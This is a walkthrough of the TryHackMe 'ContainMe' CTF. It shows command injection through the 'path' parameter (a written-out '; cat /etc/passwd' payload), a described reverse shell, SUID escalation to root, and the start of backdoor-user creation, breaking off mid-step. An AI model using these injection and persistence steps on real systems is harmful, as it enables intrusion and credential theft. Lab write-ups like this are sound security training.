ContainMe – Walkthrough

ContainMe is a medium level CTF on Tryhackme. It's available at TryHackMe for penetration testing practice.

Objective: Gain the root shell of the target machine & find the flag.

Penetration Methodologies:

- Scanning
- Reconnaissance
- Exploitation
- Ssh Socks Proxy
- Privilege Escalation

Tools Required: Nmap, Dirbuster, Firefox, BurpSuite, Netcat, Ssh, Nano, Proxychains, Mysql, Unzip


Scanning: After connecting with the machine on Tryhackme, I started **nmap** scan to check the open ports and services.

```
kali@kali: ~/Desktop/tryhackme/others/for_sir/ContainMe
┌──(kali㉿kali)-[~/…/tryhackme/others/for_sir/ContainMe]
└─$ nmap -T4 -A 10.10.91.92
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-11 01:25 EST
Nmap scan report for 10.10.91.92
Host is up (0.28s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
22/tcp   open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp   open  tcpwrapped
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  EtherNetIP-1?
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
8022/tcp open  ssh           OpenSSH 7.7p1 Ubuntu 4ppa1+obfuscated (Ub
untu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:ae:ea:27:3f:ab:10:ae:8c:2e:b3:0c:5b:d5:42:bc (RSA)
|   256 67:29:75:04:74:1b:83:d3:c8:de:6d:65:fe:e6:07:35 (ECDSA)
|_  256 7f:7e:89:c4:e0:a0:da:92:6e:a6:70:45:fc:43:23:84 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Nmap scan showed that Apache server was running on port 80.

Reconnaissance:


So, when I visited the ip address on port 80 in the browser, I found Apache default webpage.




So, I launched **Dirbuster** to discover the hidden content & found some interesting files.



When I visited **http://10.10.91.92:80/index.php**, I found the files within a local directory. I assumed that these were the files within the **www-data** directory.




I thought that I might be able to run some arbitrary commands there. For that I needed a valid parameter. So, I launched Fuzzing attack in **Burp Suite's Intruder** & **found a valid parameter**.




Exploitation:

After this, I used this parameter to run an arbitrary command to view the contents of "/" & I was able to see the contents.




Then I tried to view **/etc/passwd** file but was not able to view it. For that I had to use the semi-column before the command.


http://10.10.91.92:80/index.php?path=; cat /etc/passwd



Then I started the **netcat listener** on my machine and enter a bash reverse shell command in the vulnerable URL parameter & I obtained a reverse shell as user www-data.



My next task was to start navigating the system and see what files I could identify. I navigated to the home directory and found a user named **mike**. There I found a file named **1cryptupx** & it **had execution permissions**, so when I executed it, a text was displayed.



I tried various options against this file, the first being -h but was returned with the comment **"you wish"**, I tried others such as -v, -f but I found nothing. I decided to move on from this.

Privilege Escalation:

then I used the below command to find all the files with **SUID** permissions:

find / -type f -perm -4000 2>/dev/null

and I found a file named **crypt** in the **/usr/share/man/zh_TW/** directory. From the name of this file, I thought that this file might have some connection with the file in the **/home/mike/** directory named **1cryptupx**. This file **had execution permissions** and also had **SUID** permissions, so I thought maybe running this file as user **mike** would escalate my privileges. I was right. Running this file as user mike **escalated my privileges to root user**.

kali@kali: ~/Desktop/tryhackme/others/for_sir/ContainMe


```
find / -type f -perm -4000 2>/dev/null
/usr/share/man/zh_TW/crypt
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/gpasswd
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/mount
/bin/ping
/bin/su
/bin/umount
/bin/fusermount
/bin/ping6
www-data@host1:/home/mike$
```

root@host1: /usr/share/man/zh_TW

```
www-data@host1:/usr/share/man/zh_TW$ ls -la
ls -la
total 364
drwxr-xr-x  3 root root   4096 Jul 30 04:40 .
drwxr-xr-x 26 root root   4096 Jun 29 03:02 ..
-rwsr-xr-x  1 root root 358668 Jul 30 04:40 crypt
drwxr-xr-x  2 root root   4096 Jun 29 03:02 man1
www-data@host1:/usr/share/man/zh_TW$ ./crypt mike
./crypt mike
whoami
root
whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@host1:/usr/share/man/zh_TW# export TERM=xterm
export TERM=xterm
root@host1:/usr/share/man/zh_TW#
```

SSH SOCKS PROXY:

Now I had to find the flag. I searched everywhere but I wasn't able to find the flag. When I checked the network interfaces using "ifconfig" command, I found that **there was another interface running** on this machine **named eth1**. So, there was a **high chance** that the **flag was on another machine**.



On the second interface, **172.16.20.2** ip was running, so I thought that it was worth a shot to try to login by using user mike. I also **had the private ssh key of the user mike** which I found in the **/home/mike/.ssh/** directory. But unfortunately, **it failed**.

```
root@host1:/home/mike/.ssh
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@host1:/home/mike/.ssh# ls
id_rsa  id_rsa.pub
root@host1:/home/mike/.ssh# ssh -i id_rsa mike@172.16.20.2
The authenticity of host '172.16.20.2 (172.16.20.2)' can't be established.
ECDSA key fingerprint is SHA256:ZIUNiuJGp/VIdvsDCWqAABt7W605Tttk0hCLmn49tk
I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.20.2' (ECDSA) to the list of known host
s.
mike@172.16.20.2's password:
Permission denied, please try again.
mike@172.16.20.2's password:
Permission denied, please try again.
mike@172.16.20.2's password:
mike@172.16.20.2: Permission denied (publickey,password).
root@host1:/home/mike/.ssh#
```

At this point, I was having two options in my mind. First was to check which services were running on the ip: 172.16.20.2 and the second option was to check if there was any other machine running on that network.

So, I tried to run **nmap** scan on the target machine, but as expected nmap wasn't installed on the target system. So, I decided to launch a nmap scan using **Proxychains** from my machine. for that first of all, I needed valid credentials to create a **SOCKS PROXY**. So, I used the below command to create a new user on the target machine:

adduser goku

new password: **gohan**

and then used the below command to give root permissions to newly created user:

